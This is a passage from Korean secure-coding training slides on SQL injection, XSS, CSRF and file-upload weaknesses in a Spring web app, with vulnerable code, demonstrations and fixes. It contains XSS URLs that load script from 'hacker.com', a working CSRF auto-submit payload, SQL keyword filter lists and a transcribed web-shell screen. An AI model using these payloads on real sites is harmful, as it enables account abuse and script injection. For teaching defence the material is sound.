    :
}
```

방어 기법

외부 입력값의 경우 #을 이용해 바인딩

안전하지 않은 코드

```
<select id="getPerson" parameterType="string" resultType="org.application.vo.Person">  
    SELET * FROM PERSON WHERE NAME=#{name} AND PHONE LIKE '${phone}'  
</select>
```

안전한 코드

```
<select id="getPerson" parameterType="string" resultType="org.application.vo.Person">  
    SELET * FROM PERSON WHERE NAME=#{name} AND PHONE LIKE #{phone}  
</select>
```

방어 기법

입력값 필터링

- 필터링 대상 특수문자

'	"	#	-	(	)
;	@	=	*	/	+

- 필터링 대상 예약어

select	from	where	union
update	insert	join	drop
substr (oracle)			substring (ms-sql)
user_tables (oracle)			sysobjects (ms-sql)
user_table_columns (oracle)			table_schema (mysql)
information_schema (mysql)			declare (ms-sql)

방어 기법

입력값 검증

- 사용자 입력을 포함한 서버로 전송되는 모든 파라미터에 대해 필터링
 - 홑따옴표('), 쌍따옴표("")
 - DB 쿼리에 사용되는 EXEC XP_, EXEC SP_, UNION, SELECT, INSERT, UPDATE, 주석을 의미하는 --, # 등
 - 파라미터의 데이터 타입을 구분하여 동일한 데이터 타입만 허용
 - 파라미터의 데이터 길이를 제한

오류 통제

- 웹 서버 또는 WAS에서 정형화된 에러 페이지를 출력하도록 설정
- Internal Error (500) 페이지를 통한 시스템 정보가 노출되지 않도록 설정

방어 기법

- # 기호를 이용해서 외부 입력값을 쿼리맵에 적용하도록 수정

```
<!-- /src/main/resources/kr/co/ssaem/mapper/RegistMapper.xml -->
<select id="checkUser" resultType="kr.co.ssaem.domain.RegistVO">
<![CDATA[
    select *
    from tbl_regist
    where email = #{email} and password = #{password} and userrole = #{userRole}
]]>
</select>
```

주요 보안약점 동작 원리 및 방어 기법


- SQL Injection 보안약점
- **XSS 보안약점**
- CSRF 보안약점
- 파일 업로드/다운로드 보안약점
- 인증 및 권한 보안약점



취약점 개요

XSS(Cross-site Script)

- 공격자가 전달한 스크립트 코드가 사용자 브라우저에서 실행
- 실행된 스크립트 코드는 가짜 페이지를 만들어서 입력을 유도하거나, 브라우저에 저장된 정보를 빼돌리거나, 원격에서 해당 브라우저를 조작할 수 있도록 제어권을 빼돌림
- 반사된 XSS, 저장된 XSS, DOM XSS, 보편 XSS 유형이 있음



공격 원리와 유형

반사된 XSS (Reflected XSS)

- 웹 애플리케이션에 전달된 사용자의 입력이 그대로 응답에 포함되는 경우 발생
 - 취약한 웹 애플리케이션

```
<% String userId = request.getParameter("user"); %>
Your User ID is "<%=userId%>".
```
 - 입력 예

```
http://insecure.com/hello.jsp?user=<iframe%20src=http://hacker.com/></iframe>
http://insecure.com/hello.jsp?user=<script%20src=http://hacker.com/hook.js></script>
```
- 일정 수준의 사회공학(social engineering)적 공격을 병행
 - 의도적으로 작성한 URL을 사용자가 방문하게 만들어야 함
 - 단축 URL 또는 URL 난독화 기법을 이용

공격 원리와 유형

저장된 XSS (Stored XSS)

- 영속적 XSS (Persistent XSS)
- 공격자가 전달한 공격 스크립트가 웹 애플리케이션 안에 저장된 후 오염된 페이지를 통해서 실행되는 경우
- 주로 데이터베이스에 저장되나, 로그 파일에 저장도 가능

<%

```
String query = "insert into users (userDisplayName) values (?) where userId = ? ";
preparedStatement.setString(1, request.getParameter("userDisplayName"));
preparedStatement.setString(2, (String) session.getAttribute("userId"));
preparedStatement.executeUpdate();
```

:

```
ResultSet rs = statement.executeQuery("select * from users limit 10");
```

%>

The top 10 latest users to sign up:

<% while(rs.next()) { %>

```
User: <%=rs.getString("userDisplayName")%><br/>
```

<% } %>

공격 원리와 유형

DOM XSS

- 전적으로 클라이언트 쪽에서 작용하는 XSS (웹 애플리케이션과 무관)
- 취약점이 JavaScript와 같은 클라이언트 쪽 코드에만 존재
 - 취약한 JavaScript

```
<script>
document.write(document.location.href.substr(
    document.location.href.search(/#msg/i)+5, document.location.href.length)
);
</script>
```
 - 입력 예

```
http://insecure.com/hello.html#msg=<script>document.location='http://hacker.com'</script>
```
- 사용자가 악성 URL을 방문하게 만드는 방법
 - 이메일, SNS 상태 갱신, 실시간 대화 메시지 등을 이용
 - http://bit.ly나 http://goo.gl과 같은 URL 단축 서비스를 이용하여, URL 내용을 숨김

취약점 분석

▪ 공지사항 댓글 출력 기능에 XSS 공격 가능 여부를 판단

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/board/get.jsp -->
function showList(page){
    replyService.getList({ bno : bnoValue, page : page || 1 }, function (replyCnt, list) {
        if (page == -1) {
            pageNum = Math.ceil(replyCnt / 10.0);
            showList(pageNum);
            return;
        }

        var str = "";
        if (list == null || list.length == 0) { return; }
        for (var i = 0, len = list.length || 0; i < len; i++) {
            str += '<li class="left clearfix" data-rno="' + list[i].rno + '"><div><div class="header">';
            str += '<strong class="primary-font">[' + list[i].rno + ']' + list[i].replyer + '</strong>';
            str += '<small class="pull-right text-muted">' + replyService.displayTime(list[i].regDate) + '</small>';
            str += '</div><p>' + list[i].reply + '</p></div></li>';
        }
        replyUL.html(str);
        showReplyPage(replyCnt);
    });
}
```

취약점 분석

- 공지사항에 <script> 코드를 포함한 댓글을 입력한 후 결과를 확인

댓글달기

댓글

HACK!!! <script> alert("XSS"); </script>

작성자

HACKER <script> alert("XSS"); </script>

등록 취소



localhost:8080 내용:

XSS

확인

방어 기법

반사된 XSS와 저장된 XSS 방어

- 입력값 검증
 - 데이터가 너무 길지 않도록 함
 - 데이터는 제한된 특정 문자로만 구성
 - 데이터는 특정 정규표현식과 일치
- 출력값 검증
 - 공백을 포함해 알파벳이 아닌 모든 문자를 HTML 인코딩
- 위험한 삽입 지점 제거
 - <script> 태그 내의 코드 또는 이벤트 핸들러 내의 코드에 사용자 입력을 넣지 않음
 - Script pseudo-protocols 실행을 막기 위해, URL을 값으로 가지는 태그의 속성에 사용자 입력을 넣지 않음
- 제한된 HTML 사용
 - 블로그 응용 프로그램 처럼 사용자에게 HTML 입력을 허용하는 경우, 특정 태그와 속성만 사용할 수 있도록 화이트리스트 방식으로 제한

방어 기법

DOM 기반 XSS 방어

- 입력값 검증

```
<script>
```

```
var a = document.URL;
```

```
a = a.substring(a.indexOf("message=")+8,a.length);
```

```
a = unescape(a);
```

```
var regex = /^[A-Za-z0-9+\s]*$/;
```

```
if (regex.test(a)) document.write(a);
```

```
</script>
```

- 출력값 검증

```
function sanitize(str) {
```

```
var d = document.createElement("div");
```

```
d.appendChild(document.createTextNode(str));
```

```
return d.innerHTML;
```

```
}
```

방어 기법

- 출력값을 HTML 의미문자를 이스케이프 처리해서 반환하는 함수를 정의해서 활용

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/board/get.jsp -->
function escapeXml(source) {
    if (source != null) {
        source = source.replace(/\&/g, '&amp;');
        source = source.replace(/\</g, '&lt;');
        source = source.replace(/\>/g, '&gt;');
        source = source.replace(/\"/g, '&quot;');
        source = source.replace(/'/g, '&#x27;');
        source = source.replace(/\\/g, '&#x2F;');
    } else {
        source = "";
    }
    return source;
}
```


주요 보안약점 동작 원리 및 방어 기법

- SQL Injection 보안약점
- XSS 보안약점
- **CSRF 보안약점**
- 파일 업로드/다운로드 보안약점
- 인증 및 권한 보안약점



취약점 개요

- 웹 서버로 전달된 요청이 공격자가 심어 놓은 코드를 통한 자동화된 요청인지, 실제 페이지에서 사용자가 일으킨 정상적인 요청인지를 확인하지 않고 처리하는 경우
- 클라이언트로부터 전달된 요청에 대해 요청 주체와 절체에 대한 검증을 수행하지 않고 요청을 처리하는 경우
- 희생자의 권한으로 요청을 처리
- 자동 회원 가입, 게시판 자동 글쓰기, 다른 사용자의 권한을 도용한 중요 기능 실행 등의 공격을 수행



취약점 분석

```
<%-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
<form role="form" action="/regist/register" method="post" data-toggle="validator">
  <div class="form-group">
    <label for="name" class="control-label">이름</label>
    <input class="form-control" name="name" id="name" placeholder="이름" required
      data-error="이름을 입력하세요.">
    <div class="help-block with-errors"></div>
  </div>
  <div class="form-group">
    <label for="email" class="control-label">이메일</label>
    <input class="form-control" name="email" id="email" placeholder="이메일" type="email" required
      data-error="이메일을 입력하세요.">
    <div class="help-block with-errors"></div>
  </div>
  <div class="form-group">
    <label for="phone" class="control-label">연락처</label>
    <input class="form-control" name="phone" id="phone" placeholder="연락처" type="tel" required
      data-error="연락처를 입력하세요.">
    <div class="help-block with-errors"></div>
  </div>

  <%-- 다음 페이지에 계속 --%>
```

취약점 분석

```
<%-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
</div>
<div class="form-group">
  <label for="password" class="control-label">패스워드</label>
  <input class="form-control" name="password" id="password" placeholder="패스워드" type="password" required
    data-error="패스워드를 입력하세요.">
  <div class="help-block with-errors"></div>
</div>
<div class="form-group">
  <label for="content" class="control-label">하고 싶은 말</label>
  <textarea class="form-control" rows="3" name="content" id="content" placeholder="하고 싶은 말"></textarea>
</div>
<button type="submit" data-oper="save" class="btn btn-primary">저장</button>
</form>
```

취약점 분석

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/RegistController.java */
@GetMapping("/register")
public void register() {
}

@PostMapping("/register")
public String register(HttpSession session, RedirectAttributes rttr, RegistVO rgvo) {
    HashMap<String, String> hm = new HashMap<String, String>();
    if (service.checkEmail(rgvo.getEmail()) != null) {
        hm.put("msg", CommonMessage.MSG_INSERT_FAIL);
        rttr.addFlashAttribute("result", hm);
        return "redirect:/regist/register";
    } else {
        service.register(rgvo);
        setSessionInfo(session, rgvo);
        hm.put("msg", CommonMessage.MSG_INSERT_OK);
        rttr.addFlashAttribute("result", hm);
        return "redirect:/regist/get";
    }
}
```


취약점 분석

- 참가 신청 페이지에 자동 요청 스크립트 코드를 포함한 내용을 입력한 후 저장

SW 마에스트로 해커톤 대회

2019-01-11

행사개요

공지사항

참가신청

신청확인

관리자 로그인

참가신청

이름

csrf

이메일

csrf@csrf.com

연락처

010-2020-2020

패스워드

....

하고싶은 말

</textarea><iframe name="x" style="display:none"></iframe>
<form action="http://localhost:8080/regist/register" method="post" target="x">
<input id="n" name="name" style="display:none">
<input id="e" name="email" style="display:none">
<input id="t" name="phone" style="display:none">
<input id="p" name="password" style="display:none">
<textarea id="c" name="content" style="display:none"></textarea>
<button type="submit" id="b" style="display:none">저장</button>
</form><script>
window.setTimeout(doSubmit, 1000);
function doSubmit() {
var id = Math.floor((Math.random() * 100) + 1);
document.getElementById("n").value=id;
document.getElementById("e").value=id+'@hack.com';
document.getElementById("t").value='010-0000-0000';
document.getElementById("p").value=id;
document.getElementById("c").value='hack';
document.getElementById("b").click();
}</script>

저장

```
</textarea><iframe name="x" style="display:none"></iframe>
<form action="http://localhost:8080/regist/register" method="post" target="x">
<input id="n" name="name" style="display:none">
<input id="e" name="email" style="display:none">
<input id="t" name="phone" style="display:none">
<input id="p" name="password" style="display:none">
<textarea id="c" name="content" style="display:none"></textarea>
<button type="submit" id="b" style="display:none">저장</button>
</form><script>
window.setTimeout(doSubmit, 1000);
function doSubmit() {
var id = Math.floor((Math.random() * 100) + 1);
document.getElementById("n").value=id;
document.getElementById("e").value=id+'@hack.com';
document.getElementById("t").value='010-0000-0000';
document.getElementById("p").value=id;
document.getElementById("c").value='hack';
document.getElementById("b").click();
}</script>
```

취약점 분석

- 관리자 로그인 후 신청 현황 확인

SW 마에스트로 해커톤 대회

🕒 2019-01-11

🌐 행사개요

📋 공지관리

📄 신청현황

🔗 로그아웃

신청현황

번호	이름	이메일	연락처	등록일	수정일
6	csrf	csrf@csrf.com	010-2020-2020	2019-01-11	
5	test4	test4@test.com	010-2022-2222	2018-11-30	
4	test3	test3@test.com	010-2022-2222	2018-11-30	
3	test2	test2@test.com	010-2022-2222	2018-11-29	
2	test	test@test.com	010-2022-2222	2018-11-29	2018-11-29

취약점 분석

- 신청 현황 상세 페이지로 이동하면 등록 성공 메시지가 출력되는 것을 확인

SW 마에스트로 해커톤 대

localhost:8080 내용:
등록하였습니다.

확인

🕒

🌐 행사개요

📋 공지관리

📄 신청현황

🔑 로그아웃

🏠

이름
csrf

이메일
csrf@csrf.com

연락처
010-2020-2020

취약점 분석

- 신청 현황 목록에서 자동으로 신청 내역이 등록된 것을 확인

SW 마에스트로 해커톤 대회

96 [MEMBER]님 환영합니다.

🕒 2019-01-11

🌐 행사개요

📢 공지사항

📝 참가신청

👤 신청확인


🔑 로그아웃

신청현황

번호	이름	이메일	연락처	등록일	수정일
7	96	96@hack.com	010-0000-0000	2019-01-11	
6	csrf	csrf@csrf.com	010-2020-2020	2019-01-11	
5	test4	test4@test.com	010-2022-2222	2018-11-30	
4	test3	test3@test.com	010-2022-2222	2018-11-30	
3	test2	test2@test.com	010-2022-2222	2018-11-29	

방어 기법

- CSRF 토큰 부여 및 검증을 통해 정상적인 절차 여부를 확인
 - 신청 페이지에 임의의 토큰을 부여
 - 신청 페이지에서 전달된 토큰이 서버가 가지고 있는 토큰과 일치하는 경우에만 요청을 처리
 - 공격자가 URL 조작을 통해 시스템 기능을 사용할 수 없도록 방어
- CAPTCHA 적용
 - 사용자와의 상호작용을 통한 요청 처리
 - 공격자의 자동화된 요청 처리를 방어
- 중요 기능에 대해서는 추가적인 인증이나 다중매체 인증방식을 적용



Require Captcha

Security Check
Please enter the text below

Can't read the text above?
[Try another text or an audio CAPTCHA](#)

Text in the box:
r6hodFq
[What's this?](#)

By proceeding, you agree to the [Facebook Platform policies](#)

Continue Cancel

방어 기법

- 신청 페이지 요청 시 토큰을 생성해서 세션에 저장하고 사용자 화면으로 전달

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/RegisterController.java */
```

```
@GetMapping("/register")
```

```
public void register(HttpSession session) {
```

```
    String token = UUID.randomUUID().toString();
```

```
    session.setAttribute("csrf_s_token", token);
```

```
}
```

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp -->
```

```
<form role="form" action="/regist/register" method="post" data-toggle="validator">
```

```
    <input type="hidden" name="csrf_p_token" value="${csrf_s_token}">
```

```
    <div class="form-group">
```

```
        <label for="name" class="control-label">이름 </label>
```

```
        <input class="form-control" name="name" id="name" placeholder="이름" required data-error="이름을 입력하세요.">
```

```
        <div class="help-block with-errors"></div>
```

```
    </div>
```

```
:
```

방어 기법

- 신청 처리 요청 시 세션에 저장된 토큰과 요청 파라미터로 전달된 토큰을 비교 후 요청을 처리

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/RegisterController.java */
```

```
@GetMapping("/register")
```

```
public void register(HttpSession session) {
```

```
    String token = UUID.randomUUID().toString();
```

```
    session.setAttribute("csrf_s_token", token);
```

```
}
```

```
<%-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
```

```
<form role="form" action="/regist/register" method="post" data-toggle="validator">
```

```
    <input type="hidden" name="csrf_p_token" value="{csrf_s_token}">
```

```
    <div class="form-group">
```

```
        <label for="name" class="control-label">이름 </label>
```

```
        <input class="form-control" name="name" id="name" placeholder="이름" required data-error="이름을 입력하세요.">
```

```
        <div class="help-block with-errors"></div>
```

```
    </div>
```

```
:
```

주요 보안약점 동작 원리 및 방어 기법

- SQL Injection 보안약점
- XSS 보안약점
- CSRF 보안약점
- **파일 업로드/다운로드 보안약점**
- 인증 및 권한 보안약점



취약점 개요

- 업로드 파일의 크기, 개수를 제한하지 않거나, 업로드 파일의 종류를 제한하지 않고, 외부에서 접근 가능한 경로에 저장하는 경우에 발생
- 서버에서 실행 가능한 파일을 업로드한 후 실행하여, 서버의 제어권을 탈취하여 원격에서 해당 서버를 제어
- 악성 코드가 포함된 파일을 업로드하여 악성 코드의 유포지로서 해당 서버를 악용

Uname: Linux srv32.main-hosting.eu 3.2.55-grsec #2 SMP Fri Mar 28 18:25:48 EDT 2014 x86_64 [Google] [Exploit-DB]
User: 314841385 (u314841385) Group: 314841385 (u314841385)
Php: 5.5.26 Safe mode: OFF [phpinfo] Datetime: 2015-08-07 20:22:36
Hdd: 1832.78 GB Free: 64.58 GB (3%)
Cwd: /home/u314841385/public_html/ drwxr-xr-x [home]

Server IP: 31.170.165.239
Client IP: 78.37.232.213

[Sec. Info] [Files] [Console] [Infect] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2015-08-07 20:20:35	u314841385/u314841385	drwxr-xr-x	RT
[..]	dir	2015-08-07 14:56:21	u314841385/web	drwx--x---	RT
.htaccess	111 B	2015-08-07 11:35:15	u314841385/u314841385	-rw-r--r--	RTED
b374k.php	223.18 KB	2015-08-07 15:14:03	u314841385/u314841385	-rw-r--r--	RTED
default.php	10.26 KB	2015-08-07 14:09:13	u314841385/u314841385	-rw-r--r--	RTED
W2.php	45.40 KB	2015-08-07 17:50:59	u314841385/u314841385	-rw-r--r--	RTED
WSO.php	84.63 KB	2015-08-07 20:20:23	u314841385/u314841385	-rw-r--r--	RTED
Прочти меня	84 B	2015-08-07 15:02:01	u314841385/u314841385	-rw-r--r--	RTED

Copy >>

Change dir:
/home/u314841385/public_html/ >>

Make dir: [Writeable] >>

Execute: >>

Read file: >>

Make file: [Writeable] >>

Upload file: [Writeable]
Выберите файл файл не выбран >>

취약점 분석

▪ 업로드 기능 제공 여부 확인

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
:
<div class="row">
  <div class="col-lg-12">
    <div class="panel panel-default">
      <div class="panel-heading"><i class="fas fa-file-upload"></i> 첨부파일</div>
      <div class="panel-body">
        <div class="form-group uploadDiv">
          <input type="file" name="uploadFile" multiple>
        </div>
        <div class="uploadResult">
          <ul></ul>
        </div>
      </div>
    </div>
  </div>
</div>
</div>
```

취약점 분석

- 파일 크기 및 개수, 종류 제한 여부 확인

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
:
$('input[type="file"]').change(function(e) {
    var formData = new FormData();
    var inputFile = $('input[name="uploadFile"]');
    var files = inputFile[0].files;
    for (var i = 0; i < files.length; i++) {
        formData.append('uploadFile', files[i]);
    }
    $.ajax({
        url: '/uploadAjaxAction',
        processData: false,
        contentType: false,
        data: formData,
        type: 'POST',
        dataType: 'json',
        success: function(result) {
            showUploadResult(result);
        }
    });
});
```

취약점 분석

- 업로드한 파일을 외부에서 접근 가능한 경로에 저장하는지 확인

```
<!-- /k-shield/src/main/webapp/WEB-INF/views/regist/register.jsp --%>
:
function showUploadResult(uploadResultArr) {
    if (!uploadResultArr || uploadResultArr.length == 0) return;
    var uploadUL = $('uploadResult ul');
    var str = "";
    $(uploadResultArr).each(function(i, obj) {
        var fileCallPath = encodeURIComponent(obj.uploadPath + '/' + obj.fileName);
        str += '<li data-path="' + obj.uploadPath + '" data-uuid="' + obj.uuid + '" data-filename="' + obj.fileName + '" data-type="' +
obj.image + '">';
        str += '<div><span>' + obj.fileName + '</span>';
        str += '<button type="button" data-file="' + fileCallPath + '" data-type="image" class="btn btn-warning btn-circle"><i class="fas
fa-times"></i></button><br>';
        str += '<a href="/download?fileName=' + fileCallPath + '">';
        if (obj.image) {
            str += '';
        } else {
            str += '';
        }
        str += '</a></div></li>';
    });
    uploadUL.append(str);
}
```

취약점 분석

- 업로드한 파일을 외부에서 접근 가능한 경로에 저장하는지 확인

```
/* /k-shield/src/main/java/kr/co/ssaem/config/WebConfig.java */
@Override
protected void customizeRegistration(ServletRegistration.Dynamic registration) {
    registration.setInitParameter("throwExceptionIfNoHandlerFound", "true");

    String path = "";
    MultipartConfigElement multipartConfig = new MultipartConfigElement(path);
    registration.setMultipartConfig(multipartConfig);
}

/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
@PostMapping(value = "/uploadAjaxAction", produces = MediaType.APPLICATION_JSON_UTF8_VALUE)
@ResponseBody
public ResponseEntity<List<AttachFileDTO>> uploadAjaxPost(MultipartFile[] uploadFile, HttpSession session) {
    List<AttachFileDTO> list = new ArrayList<>();
    String uploadFolderPath = getSaveDir();
    File uploadPath = new File(session.getServletContext().getRealPath("/resources"), uploadFolderPath);
    if (!uploadPath.exists()) {
        uploadPath.mkdirs();
    }
}
```

-- 다음 페이지 계속 --

취약점 분석

- 업로드 파일의 크기, 개수, 종류 제한 여부 및 외부에서 접근 가능한 경로에 저장 여부를 확인

```
/* /k-shield/src/main/java/kr/co/openeg/controller/UploadController.java */
```

```
for (MultipartFile multipartFile : uploadFile) {
    AttachFileDTO attachDTO = new AttachFileDTO();

    String uploadFileName = multipartFile.getOriginalFilename();
    uploadFileName = uploadFileName.substring(uploadFileName.lastIndexOf("\\") + 1);
    attachDTO.setFileName(uploadFileName);
    try {
        File saveFile = new File(uploadPath, uploadFileName);
        multipartFile.transferTo(saveFile);
        attachDTO.setUploadPath(uploadFolderPath);
        if (checkImageType(saveFile)) {
            attachDTO.setImage(true);
        }
        list.add(attachDTO);
    } catch (Exception e) {
        log.error(e.getMessage());
    }
}
return new ResponseEntity<>(list, HttpStatus.OK);
}
```

취약점 분석

- 업로드 파일의 크기, 개수, 종류 제한 여부 및 외부에서 접근 가능한 경로에 저장 여부를 확인

```
/* /k-shield/src/main/java/kr/co/ssaem/controller/UploadController.java */
```

```
@GetMapping("/display")
```

```
@ResponseBody
```

```
public ResponseEntity<byte[]> getFile(String fileName, HttpSession session){
```

```
    File file = new File(session.getServletContext().getRealPath("/resources"), fileName);
```

```
    ResponseEntity<byte[]> result = null;
```

```
    try {
```

```
        HttpHeaders header = new HttpHeaders();
```

```
        header.add("Content-Type", Files.probeContentType(file.toPath()));
```

```
        result = new ResponseEntity<>(FileCopyUtils.copyToByteArray(file), header, HttpStatus.OK);
```

```
    } catch (IOException e) {
```

```
        log.error(e.getMessage());
```


